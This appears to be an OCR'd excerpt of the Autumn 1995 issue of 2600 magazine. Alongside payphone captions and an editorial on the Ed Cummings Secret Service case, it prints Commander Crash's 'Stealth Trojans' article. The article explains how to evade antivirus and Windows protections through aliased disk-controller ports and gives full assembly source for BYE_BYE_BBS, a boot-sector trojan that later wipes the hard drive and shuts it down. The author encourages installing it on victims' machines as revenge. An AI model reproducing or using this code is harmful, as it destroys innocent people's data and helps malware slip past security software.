
Payphones of the Planet


FRANCE



A typical French cardphone found in Paris.

Anonymous


ISRAEL



An Israeli cardphone that is a big improvement over the old token system.

Photo by Uaka Nisi


NORWAY



This payphone was found in northern Norway (64.5 degrees north) and takes only coins.

Photo by John Lewandowski

JAPAN




This phone resides in Yokohama and is referred to as a "green phone". They use phone cards in 1000, 5000, or 10,000 yen denominations.

Photo by Bill Hood

2600

2 Back up
2 2 Back up to Beginning
3 Erase
4 Go forward
5 Listen to rest
7 Save
1 3 F
1 4 In
1 5 Li
1 7 Re
1 8 Vo
8 Pa

The Hacker Quarterly
VOLUME TWELVE, NUMBER THREE
$4 ($5.50 in Canada)
AUTUMN 1995



STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Holly Kaufman Spruch

Office Manager
Tampruf

"The threat that contemporary electronic intruders pose to the PSN [Public Switched Network] is rapidly changing and is significant. As a result of their increasing knowledge and sophistication, electronic intruders may have a significant impact upon national security and emergency preparedness (NS/EP) telecommunications because more than 90 percent of U.S. Government telecommunications services are provided by commercial carriers. ...technological changes and market forces in the domestic telecommunications industry are fueling a trend toward increasing automation and downsizing of staff. Consequently, there are now greater numbers of current and former telecommunications employees who may be disgruntled than at any time in recent years. These individuals should be viewed as a potential threat to NS/EP telecommunications." - The Electronic Intrusion Threat to National Security and Emergency Preparedness Telecommunications, published by National Communications System of Arlington, VA and leaked to us by a disgruntled employe.

Writers: Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmaster: Bloot.

Shout Outs: Free Radio Berkeley, Michael Moore, Mojo, Jerry Doyle, Thurston, Redragon, X, Y, Z.

WHAT?

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.,
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1994 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

no more secrets

The Secret Service is portrayed in the movie *Hackers* as a bunch of dimwitted, overzealous law enforcers. Many will undoubtedly feel that this is an unfair generalization. But recent events have led us to believe that the film didn't go nearly far enough with their unflattering depiction. For example, they didn't even touch upon the vindictiveness and sheer malice which appears to dictate much of this agency's policies. Add to this the fear factor that a large, heavily armed group of people generates and all of a sudden our democratic society is going down the same road so many other countries have travelled.

We told you about the Bernie S. story in our last issue - how the Secret Service helped imprison him without bail because he possessed hardware and software that *could* be used for fraudulent purposes. Nobody has ever accused him of using this technology in such a way and no evidence appears to exist to even suggest this. So how has the Secret Service managed to keep Bernie S. (hereafter referred to by his real name, Ed Cummings) locked away for over six months with no bail for something so trivial as possession of a red box? Through shameful deception and blatant intimidation. By exaggerating the significance of the technology in his possession, the Secret Service was able to probe Cummings with all the fervor that a presidential assassin would receive. People from around the country were visited and asked to reveal what Cummings's political beliefs were as well as anything else which might help to label him a threat to the government. Books from Loompanics, numerous publications (including 2600), and other widely available printed works were seized from his home and used as further evidence of Cummings's danger to society. The fact that Cummings had a list of Secret Service radio frequencies was used to virtually lock up his image as a potential terrorist (we've printed such lists in these pages). The Secret Service also did their best to have Cummings removed from the airwaves of WBAI's *Off The Hook* where he has been keeping listeners updated on his case. At least this attempt at media manipulation failed.

"I never heard Cummings say anything about any political figures except once," Charles Rappa, Sr., his ex-landlord said in a statement for the Secret Service. "One time Cummings made a comment about Clinton not doing a good job, but nothing other than a simple passing comment." This from someone the Secret Service intended to use as a witness against Cummings. In fact, Rappa also made a statement that the Secret Service then used to justify holding Cummings without bail. He said that Cummings had called him from jail and said "If I get out of here, no one will be able to find me, they won't be able to see my dust." Considering Rappa and Cummings were embroiled in a painful landlord/tenant separation at the time, it seemed questionable at best that Cummings would make such a claim to a person he considered hostile. When the phone records from the jail didn't support Rappa's claim, the Secret Service quietly moved away from having Rappa testify. Yet they still didn't move a finger to allow bail.

The only other person the Secret Service was able to get to testify against Cummings was Paul Bergman, who had been involved in various projects with Cummings, and who had been present at last year's HOPE conference where he gave a seminar on lockpicking. "About one year ago, we entered into a verbal agreement to sell speed dialers at a Hackers Convention in New York City. This convention was called the 'Hope Convention', held at the Pennsylvania Hotel in New York City, sponsored by the 2600 Magazine. Ed Cummings and I agreed to buy about 300 of these speed dialers and Cummings separately purchased crystals. These crystals were also sold by Cummings through the 2600 Magazine. The crystals were 6.5 or 6.40 Megahertz. We went to the convention some time during the late summer of 1994. Cummings and I set up a table at the convention and sold the speed dialers and crystals. None of the speed dialers had been altered and merely emitted the sound of 5 touch tone stars, which is the way we ordered them from the distributor... We did not provide written or oral instructions on how to convert the dialer to a red box, nor were any crystals installed into the speed dialers." Pretty damning evidence, isn't it? It gets better. "I never saw Cummings clone a cellular telephone or use his computer for cloning. Cummings did have a cellular phone of his own and I saw him use it several times and talked to him on his cellular phone. I understood that he had an account with a local carrier... I have never known Cummings to use or have illegal, stolen or counterfeit credit cards in his possession. However, I did see him charge items before. I never knew any of the cards to be stolen or counterfeit... Cummings never said anything to me about hacking into computers, though I know he attended the 2600 computer hacker club.... I never knew Cummings to be interested in the US Secret Service or any political figures, past or present. Cummings never spoke about his political concerns or philosophy. He never spoke about his dissatisfaction with any political figures or the US Government. I never heard him say anything that could be interpreted as a threat to anyone."

If the government's two lead witnesses can't find a crime to accuse Cummings of and if the evidence consists of nothing other than electronic devices and books, none of which has ever been linked to a crime, why has this case dragged on for so long and why has the Secret Service devoted so much attention to it? The answer may lie in the one thing which really seems to have pissed off the Secret Service more than anything and which could explain why they've tried so hard to ruin this person's life. Cummings had pictures of Secret Service agents on the lookout for hackers. And by showing these pictures at a 2600 meeting and sharing them with the media, Cummings himself may have become a target. It's a well known fact that undercover agents hate having their own tactics used against them. But by acting against him in this way, the Secret Service has drawn a great deal of attention to their practices. It is becoming clear that this is an agency out of control which threatens to hurt not only hackers but anyone who values free speech in this country.

On September 29th, Cummings, in his words, "was forced to make a deal with the devil." He pleaded guilty to possession of technology which could be used in a fraudulent manner. Under the current law (Title 18 U.S.C. Section 1029), which snuck through legislation last October, mere possession is equal to fraudulent use. "Whoever... knowingly and with intent to defraud... possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services, or... a scanning receiver, or... hardware or software used for altering or modifying telecommunications instruments to obtain unauthorized access to telecommunications services... [as well as anyone] selling information regarding or an application to obtain an access device" is guilty under this section and subject to ten years in prison for each charge. This is a very ominous turn for all of us, virtually anyone even interested in computer hacking or the telephone system can now be sent to prison. Where were all of the "civil liberties" groups when this legislation was being passed? We haven't heard a word from the Electronic Frontier Foundation, the American Civil Liberties Union, Computer Professionals for Social Responsibility, or the Electronic Privacy Information Center on this case and we have been getting the word out to them. This is a case that certainly should have raised their ire and, regretfully, their silence on this matter is equivalent to complicity.

Cummings pleaded guilty because he really had no choice. Even though the law is wrong, he would have been found guilty under it and sentenced to a long prison term. The government also expressed its intention to accuse him of cellular phone fraud in California. Their evidence? Telephone numbers which showed up on a commercial software disk in Cummings' possession - in other words, a disk which he had nothing to do with and which people all over the world also possessed. Cummings realized that the Secret Service could probably get a non-technical jury to believe this and again he would face a long prison term. By pleading guilty under what is known as a Zadie Plea, Cummings can

(continued on page 18)

STEALTH TROJANS

by Commander Crash

You upload a trojan to a deserving lamer's BBS which simply uses BIOS calls to write random junk to his hard drive. You call back a week later and his BBS is still up. What gives? It never fails, there is always another antivirus program or another environment that stops your trojan dead in its tracks. There are many things which could have caused your trojan to have been detected. Either your trojan's activities are caught by an AV program or it causes an exception error in a protected mode environment. What is usually detected in both of these cases is disk I/O that seemed suspicious or shouldn't have been occurring. In order to prevent such a thing from happening, it is necessary to use "Stealth" disk I/O.

In the early days of the XT, it was easy. AV programs were far from commonly used, and simply calling DOS or BIOS interrupts was enough to do with your target's data as you pleased. Soon, there were hundreds of viruses circulating around and it wasn't long before AV programs were widely used. Most of these, however, relied on searching for a sequence of bytes which identified the virus. This method worked reliably for most of the commonly known viruses once they were discovered, but wouldn't ever detect a home brew virus it didn't know. No matter how many direct sector write BIOS calls it did, it would go undetected. Getting back at a lamer by uploading a trojan always worked. Several years later antivirus programs were developed as TSRs. These programs would intercept any disk I/O and alert the user in the event of anything suspicious. Things suddenly got much more difficult. No longer is disk I/O possible with guaranteed invisibility from the user. To add to this aggravation, Intel adds "Protected Mode" into its latest generation of processors. Protected mode was meant to be just that. No program running in protected mode could ever get at something it wasn't supposed to. The operating system was the highest level, and would dictate to the applications running under it what they could or could not do. If an application wanted to write directly to the disk, it would have to deal with the operating system. If an application tried to modify memory that didn't belong to it, it would also be denied access. You can see why the future of the PC looked grim for virus writers. Protected mode was considered very virus unfriendly. It would be easy for an operating system designer to prevent any virus from ever spreading under it without being detected. Then Windows became the standard protected mode environment. A Windows application doesn't have access to BIOS or DOS interrupts at all, so we are unable to do I/O at all using that method. Windows also doesn't allow an application to directly access the disk using I/O ports without first dealing with Windows itself either. Soon after its release, Windows AV programs detecting everything from INT 13h's by DOS apps, to detecting undocumented calls to access the disk were released. It seemed as if detection was inevitable if an AV program was used at all.

In order to hide your trojan's activities from the computer, it is necessary to make your disk I/O's hidden from the entire system. You can do this by using a technique I am about to describe called "Stealth" disk I/O. By doing this, you not only hide yourself from these aggravating AV programs looking for suspicious disk access, but you also prevent protected mode operating systems such as Windows from stopping your program from getting at the hard drive. Nothing will know that your program is even accessing the disk drive at all!

There is a security hole in Windows we will take advantage of to do this. There is also an undesired feature in standard disk controller cards which will also be used. Windows seems to have no problem giving applications full control of all ports which are unknown to it. This was a big mistake on Bill's part. But how does this help us? Windows knows about ports 1F0h-1F7h, so clearly disk I/O using these ports will be noticed. If an application tries any I/O to 1F0h, Windows knows you are poking around with the disk drives. What about port 81F0h? You can read and write to that port all you want, because Windows doesn't care. Because Windows doesn't know what the hell port 81F0h is for! If you try to do a write to port 81F0h, the processor will send the signals out on the bus telling all the cards that data is being written to port 81F0h. Most cards, however, only look at the lower 16 bits of the address to see if they are being accessed. What does this mean? Our output to port 81F0h is magically transformed into an output to port 1F0h. Does Windows know? Nope. As far as the processor sees, you just wrote to port 81F0h. Pretty sneaky, eh? There are ways which AV programs could be written to detect this, however, but none have been written as of yet. What such a program would do is track all access to ports above FFFh, and would be installed in Windows as a virtual device driver.

To demonstrate a practical use of "Stealth" disk I/O, here is a sample trojan using the technique. It will work undetected in DOS or even in Windows with any AV program installed. It uses two routines you can use in your own programs. hdRW will write or read a buffer to a physical sector, and hdWait will wait for completion of the previous command to the HD. Both of these routines use "Stealth" I/O, so they will not be detected.

```
; BYE_BYE_BBS By Commander Crash
;
; This trojan horse demonstrates the
; use of stealth disk I/O techniques
; to avoid detection from Windows
; and all antivirus software.
;
; How it works:
;
; The actual trojan is quite simple,
; and is designed to simply demon-
; strate one practical use of the
; stealth disk I/O routines. When
; this program is run, it installs
; encrypted boot sector code in the
; hard disk's boot sector after mak
; ing a backup of the boot sector in
; sector 7. When the victim reboots
; his/her PC, it is loaded into
; 0000:7C00 in memory. The trojan
; first decrypts itself into
; 7000:0000 and continues from
; there, effectively moving itself
; out of the boot area in memory. It
; then decrements a counter in the
; boot sector. If it hits 0, it then
; corrupts the drive. Any further
; attempts to boot simply display an
; error and shuts the HDD down. If
; the counter hasn't reached 0, the
; sector 7 is loaded from disk to
; 0000:7C00 (Good thing we got outta
; there) and control is given to it
; once again. The boot process then
; continues normally.

        .MODEL   tiny
        .STACK   200h

HDDATA          Equ     01F0h
HDERROR         Equ     01F1h
HDPRECOMP       Equ     01F1h
HDSECTORS       Equ     01F2h
HDSECTOR        Equ     01F3h
HDCYLLOW        Equ     01F4h
HDCYLHIGH       Equ     01F5h
HDDRHEAD        Equ     01F6h
```

```
HDCMD           Equ     01f6h
HDSTATUS        Equ     01f7h
; Hard disk drive port definitions
STEALTH         Equ     08020h
; Stealth bit to use to hide disk
; I/O
READ            Equ     020h
; HDD commands (Read data)
WRITE           Equ     030h
; (Write data)
ON              Equ     040h
; (Turn on HDD via read verify)
OFF             Equ     0E0h
; (Spin down HDD)
SLEEP           Equ     0E6h
; (Turn off HDD for good; at least
; till reset)

        .CODE

; Installer
        mov ax, cs
        mov ds, ax
        ; Set up data segment
        mov es, ax
        mov di, OFFSET sectorData
        mov dx, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, READ
        call hdRW
        ; Read in the old boot sector
        mov di, OFFSET sectorData
        add di, 401
        cmp BYTE PTR[di], ':'
        ; Look for ":)" Signature
        jne short nosig
        cmp BYTE PTR[di-1], ')'
        je short exit
        ; If we're already installed,
        ; exit

nosig:
        mov ax, OFFSET sectorData
        mov di, ax
        mov dx, 0
```

```
        mov bx, 0
        mov cl, 7
        mov ch, 1
        mov si, WRITE
        call hdRW
        ; copy the boot sector to sect
        ; 7
        mov di, OFFSET sectorData
        mov si, OFFSET bootProgram
        cld
        mov cx, OFFSET bootProgramEnd -
        OFFSET bootProgram
        rep movsb
        ; Copy our program into the
        ; boot data
        mov cx, OFFSET bootProgramEnd -
        Offset start
        mov di, OFFSET start - OFFSET
        bootProgram
        add di, OFFSET sectorData
        mov si, di

EncryptNextByte:
        lodsb
        xor al, '*'
        stosb
        loop encryptNextByte
        ; Scramble part of the loader
        mov ax, OFFSET sectorData
        add ax, 400
        mov di, ax
        mov [di], BYTE PTR 0Ah
        ; Counter in boot (10 times)
        mov [di+1], BYTE PTR ':'
        mov [di+2], BYTE PTR ')'
        ; Signature in boot
        mov ax, OFFSET sectorData
        mov di, ax
        mov dx, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, WRITE
        call hdRW
        ; Write the new boot sector

exit:
```

```
        mov ah,4ch
        int 21h
        ; Terminate the program

; Boot sector program

bootProgram:
; This is at 0000:7C00h
        cli
        ; loader
        mov ax, cs
        mov ds, ax
        mov si, OFFSET start - OFFSET
        bootProgram + 7C00h
        mov cx, OFFSET bootProgramEnd -
        OFFSET start
        mov ax, 8000h
        mov es, ax
        mov di, 0

decryptNextByte:
        lodsb
        xor al, '*'
        stosb
        loop decryptNextByte
        ; copy our code to 8000:0000
        DB 0EAh,00h,00h,00h,80h
        ; Jump to our code (JMP
        ; 8000:0000h)

start:
        mov ax, 08000h
        mov ds, ax
        mov di, 0
        mov dx, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, READ
        call hdRW
        ; Read in our boot sector
        mov bx, 400
        cmp BYTE PTR [bx], 0
        ; Has our counter hit 0
        ; already?
        je errMessage
        ; Yes? Show error message
```

```
        dec BYTE PTR [bx]
        ; No? That's 1 less time...
        mov di, 0
        mov dx, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, WRITE
        call hdRW
        ; Save the new counter
        mov bx, 400
        cmp BYTE PTR [bx], 0
        je wipeDrive
        ; We just hit 0? WipeDrive
        xor ax, ax
        mov ds, ax
        mov ax, 07C00h
        mov di, ax
        mov dx, 0
        mov bx, 0
        mov cl, 7
        mov ch, 1
        mov si, READ
        call hdRW
        ; Read in the old boot sector
        DB 0EAh,00h,07Ch,00h,00h
        ; Jump to old boot sector @
        ; 7C00h

errMessage:
        mov cx, 26
        mov si, OFFSET errText - OFF-
        SET start
        mov ax, cs
        mov ds, ax

outLoop:
        mov ah, 0Eh
        mov al, [si]
        inc si
        mov bx, 0007h
        int 10h
        loop outLoop
        ; Show the error message
        mov dx, HDCMD or STEALTH
        ; Shut the HD up.
        mov al, SLEEP
        out dx, al

lockup:
        jmp short lockup
        ; Freeze up the system

wipeDrive:
        mov ah, 08h
        mov dl, 080h
        int 13h
        ; Get drive parameters
        inc dh
        mov MAXHEADS, dh
        and cl, 01Fh
        inc cl
        mov MAXSECTS, cl
        mov bx, 0
        ; bx = cur cylinder
        mov cx, 0101h
        mov dx, 0100h

nextSect:
        mov di, 2600h
        mov si, WRITE
        push dx
        push cx
        push bx
        call hdRW
        cli
        pop bx
        pop cx
        pop dx
        inc dh
        cmp dh, MAXHEADS
        jne nextSect
        mov dh, 0
        inc cl
        cmp cl, MAXSECTS
        jne nextSect
        mov cl, 0
        inc bx
        jne short nextSect

errtxt:
        DB 0Ah,'HDD 0 controller fail
        ure',07h
MAXHEADS DB (?)
```

```
MAXSECTS DB (?)

; hdWait
;
; Waits for the hard drive and con-
; troller to finish it's current
; task before returning.

hdWait Proc Near
        push dx
        push ax

hdWaitLp:
        mov dx, HDSTATUS or STEALTH
        in al, dx
        mov ah, al
        and ah, 050h
        cmp ah, 050h
        jne short hdWaitLp
        and al, 080h
        cmp al, 080h
        je short hdWaitLp
        pop ax
        pop dx
        ret
hdWait Endp

; hdRW
;
; Reads or writes a block of data to
; or from the hard drive
;
; DI - Buffer, AL - drive, AH -
; head
; bx - cylinder, cl - sector, ch -
; numsectors
; SI - READ/WRITE

hdRW Proc Near
        call hdWait
        cli
        ; Leave me alone. other ints!
        shr al, 4
        or al, ah
        or al, 0A0h
        mov dx, HDDRHEAD or STEALTH
        out dx, al
```


```
        ; Set up drive and head regis-
        ; ter
        mov dx, HDCYLLOW or STEALTH
        mov ax, bx
        out dx, ax
        ; Set up the cylinder regis-
        ; ters
        mov dx, HDSECTOR or STEALTH
        mov al, cl
        out dx, al
        ; Set up sector register
        mov dx, HDSECTORS or STEALTH
        mov al, ch
        out dx, al
        ; # of sectors to xfer
        mov dx, HDCMD or STEALTH
        mov ax, si
        out dx, al
        ; READ/WRITE
        call hdWait
        mov  dx, HDSTATUS or STEALTH

drq:
        in  al, dx
        and al, 08h
        cmp al, 08h
        jne drq
        ; Wait for data request
        cmp si, READ
        je readNextSector

writeNextSector:
; Write 256 words for 1 sector
        mov bl, 0FFh

writeNextByte:
        mov dx, HDDATA or STEALTH
        mov ax, [DI]
        out dx, ax
        add di, 2
        dec bl
        cmp bl, 0FFh
        jne short writeNextByte
        dec ch
        jnz short writeNextSector
        ; Loop till done with all sec-
        ; tors
```

```
        jmp short exitRW

readNextSector:
        mov bl, 0FFh
        ; Read 256 words for 1 sector

readNextByte:
        mov dx, HDDATA or STEALTH
        in ax, dx
        mov [DI], ax
        add di, 2
        dec bl
        cmp bl, 0FFh
        jne short readNextByte
        dec ch
        jnz short readNextSector
        ; Loop till done with all sec-
        ; tors

exitRW:
        sti
        ret
hdRW Endp

bootProgramEnd:

sectorData DB 512 DUP (?)

        END
```

To install the program, simply run it on some lame PC. It will copy an encrypted version of itself into the boot sector on hard drive 1. The original boot sector is stored in sector 7. When someone, such as a Radio Crap representative, reboots the machine, the trojan program is decrypted into memory and run. It will simply decrement a counter in the boot sector, and boot his machine as normal. When this hits 0, look out! The hard drive will be wiped clean, but you'll be long gone. All attempts to reboot will result in the message "HDD controller failure" and the hard drive will be shut down. The actual motor will be turned off to give that added effect that the data was destroyed by "just another hard drive crash". If you accidentally run this program, you must replace your boot sector (physical sector 0) before you reboot 10 times, or you're in trouble. The installer must be run under DOS (you can make a DOS boot disk to bring with you to the target) but it will work with any OS that happens to be running .. UNIX, OS/2, etc.

One thing to note, adding 8000h to disk I/O instructions is not needed in real mode to do undetected disk I/O. Most AV programs rely on capturing the int 13h or the DOS interrupt vector to detect disk access. Ports aren't even looked at. Most people seem to be afraid of poking around with the disk controller directly, but there is nothing to it at all. I guess AV software writers thought nobody would try direct disk I/O. All that would have to be done is to write a program that searches for anything like "OUT 1F0h, al" in the .EXE files on your system and alert the user . A DOS program will not normally do anything like that, and a Windows program that does anything like that should never be run. I guess it was too complicated for them to do

BYE_BYE_BBS is just one of the many things one can do with "Stealth" I/O. Does anyone use such techniques in viruses today? As far as I am aware of, no. And it's a good thing, seeing as how undetectable such accesses are with today's AV software. If someone were to write a mutating stealth virus that used stealth disk I/O, it would be very difficult to detect, and us PC users would be in big trouble. I hope you antivirus programmers out there take this article as a warning, and add detection for this in your programs. I also hope Microslut wakes up and learns what protected mode really means. In the meantime, here's another way we can give those deserving lamers who cross us some payback! If you work for an antivirus software company, and would like some suggestions in adding "Stealth" detection to your software, you can leave a message in my 2600 mailbox. Have phun, and be careful with this info!



2600 Meetings
1st Friday of Every Month
Prudential Center Mall, Boston
The Terrace Food Court
Start at 6:00pm
Payfones:617-236-6585,84,83,82

The L0phT
Home of ATDT-EAST BBS
-=ADT HQ
Vax 11/750
Grill-a-thons
Suite of the Elite

MILITARY MADNESS

